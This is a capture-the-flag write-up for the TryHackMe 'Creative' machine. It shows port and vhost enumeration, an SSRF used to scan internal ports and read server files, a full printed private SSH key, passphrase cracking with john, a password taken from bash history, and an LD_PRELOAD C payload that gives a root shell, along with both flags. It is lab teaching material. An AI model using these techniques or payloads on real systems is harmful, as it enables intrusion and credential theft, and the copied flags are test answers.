Creative THM

```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ping 10.10.222.120
PING 10.10.222.120 (10.10.222.120) 56(84) bytes of data.
64 bytes from 10.10.222.120: icmp_seq=1 ttl=60 time=287 ms
64 bytes from 10.10.222.120: icmp_seq=2 ttl=60 time=205 ms
64 bytes from 10.10.222.120: icmp_seq=3 ttl=60 time=229 ms
64 bytes from 10.10.222.120: icmp_seq=4 ttl=60 time=253 ms
64 bytes from 10.10.222.120: icmp_seq=5 ttl=60 time=276 ms
64 bytes from 10.10.222.120: icmp_seq=6 ttl=60 time=197 ms
^C
--- 10.10.222.120 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5002ms
rtt min/avg/max/mdev = 197.430/241.324/286.507/33.644 ms
```

machine is on!!!

```
# other hosts
10.10.222.120   creative.thm
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"/etc/hosts" 10L, 228B
```

Had to add ip and domain name in the /etc/hosts file because it was redirecting over there.

```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ nmap 10.10.222.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 02:30 IST
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 55.55% done; ETC: 02:31 (0:00:08 remaining)
Nmap scan report for creative.thm (10.10.222.120)
Host is up (0.21s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.50 seconds
```

only two ports open on nmap scan.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -sC -A -p 22,80 10.10.222.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 02:32 IST
Nmap scan report for creative.thm (10.10.222.120)
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
|   256 47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_  256 cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:89 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Creative Studio | Free Bootstrap 4.3.x template
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

did a script scan and found nothing interesting.

```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://creative.thm
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://creative.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 178] [--> http://creative.thm/assets/]
/index.html           (Status: 200) [Size: 37589]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================
```


found some directories to look for.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://creative.thm --appe
nd-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://creative.thm
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: beta.creative.thm Status: 200 [Size: 591]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```


Didn't found anything in those directories so did subdomain enumeration and found one.

```
# other hosts
10.10.222.120   creative.thm  beta.creative.thm
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"/etc/hosts" 10L, 247B written
```

Also add this domain in /etc/hosts file.



Added creative.thm website to see what it gives and showed a normal website.



But when added my ip address with port running a web server it gave my directory listings this means we can do command injection with specified port to get some information.

Request

Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: beta.creative.thm
3  Content-Length: 25
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://beta.creative.thm
7  Content-Type:
   application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows
   NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/124.0.6367.118
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,ap
   plication/xml;q=0.9,image/avif,ima
   ge/webp,image/apng,*/*;q=0.8,appli
   cation/signed-exchange;v=b3;q=0.7
10 Referer: http://beta.creative.thm/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 url=http://localhost:8000
```

Response

Pretty Raw Hex

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Sun, 11 Aug 2024 21:14:32
   GMT
4  Content-Type: text/html;
   charset=utf-8
5  Content-Length: 13
6  Connection: close
7
8  <p>
     Dead
   </p>
```

After modifying the url data we are getting the output as "Dead".

```
POST / HTTP/1.1
Host: beta.creative.thm
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://beta.creative.thm
Content-Type: application/x-www-form-url
User-Agent: Mozilla/5.0 (Windows NT 10.0
Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,applicat
,application/signed-exchange;v=b3;q=0.7
Referer: http://beta.creative.thm/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

url=http://localhost:§8000§
```

In intruder brute forced the port to get some more information and in payload chose top 50 most common ports.


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 11 Aug 2024 21:19:51 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 1143

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title>
      Directory listing for /
    </title>
  </head>
  <body>
    <h1>
      Directory listing for /
```

All ports gave same content length except port 80 (creative.thm website) and port 1337 which gave out all the directories of the server.

Directory listing for /

- bin@
- boot/
- dev/
- etc/
- home/
- lib@
- lib32@
- lib64@
- libx32@
- lost+found/
- media/
- mnt/
- opt/
- proc/
- root/
- run/
- sbin@
- snap/
- srv/
- swap.img
- sys/
- tmp/
- usr/
- var/

port 1337 gave this.



/etc/passwd file revealed a username named "saad" with a home directory. Let's see if we can access it.

-----BEGIN OPENSSH PRIVATE KEY-----
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
ksrXEYjaMdndnvxBZ0zi9T+ywag= -----END OPENSSH PRIVATE KEY-----

was able to access his home directory and gathered a private ssh key.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# john test_ssh_hash -w /usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Warning: only loading hashes of type "SSH", but also saw type "tripcode"
```

the ssh key is protected by a passphrase, so trying to crack it using john.

```
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetness        (test_ssh)
1g 0:00:02:41 DONE (2024-08-12 03:04) 0.006183g/s 15.13p/s 15.13c/s 15.13C/s marisol..sweetness
Use the "--show" option to display all of the cracked passwords reliably
```

Found the passphrase.

```
saad@m4lware:~$ ls
snap  start_server.py  user.txt
saad@m4lware:~$ cat user.txt
9a1ce90a7653d74ab98630b47b8b4a84
saad@m4lware:~$
```

Found 1st flag.

```
saad@m4lware:~$ cat .bash_history
whoami
pwd
ls -al
ls
cd ..
sudo -l
echo "saad:MyStrongestPasswordYet$4291" > creds.txt
```

in .bash_history file of saad found his password.

```
saad@m4lware:~$ sudo -l
[sudo] password for saad:
Matching Defaults entries for saad on m4lware:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User saad may run the following commands on m4lware:
    (root) /usr/bin/ping
```

did sudo -l to see what permissions do saad has. Now didn't find anything on GTFObins related to ping command for local priv esc. But from an article found that LD_PRELOAD is an env variable which is used for listing shared libraries with functions that override it and can be used for local privilege escalation.

```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
```

in /tmp created a C file and added this code in it.

```
saad@m4lware:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
shell.c: In function ‘_init’:
shell.c:6:1: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    6 | setgid(0);
      | ^~~~~~
shell.c:7:1: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    7 | setuid(0);
      | ^~~~~~
saad@m4lware:/tmp$ sudo LD_PRELOAD=/tmp/shell.so ping
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

after compiling and setting exploit to be the value of the env variable. Used the env variable with the command user was able to use which is "ping" such that the exploit override it and gave us root privileges.

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt  snap
# cat root.txt
992bfd94b90da48634aed182aae7b99f
# 
```

got the last/2nd flag.....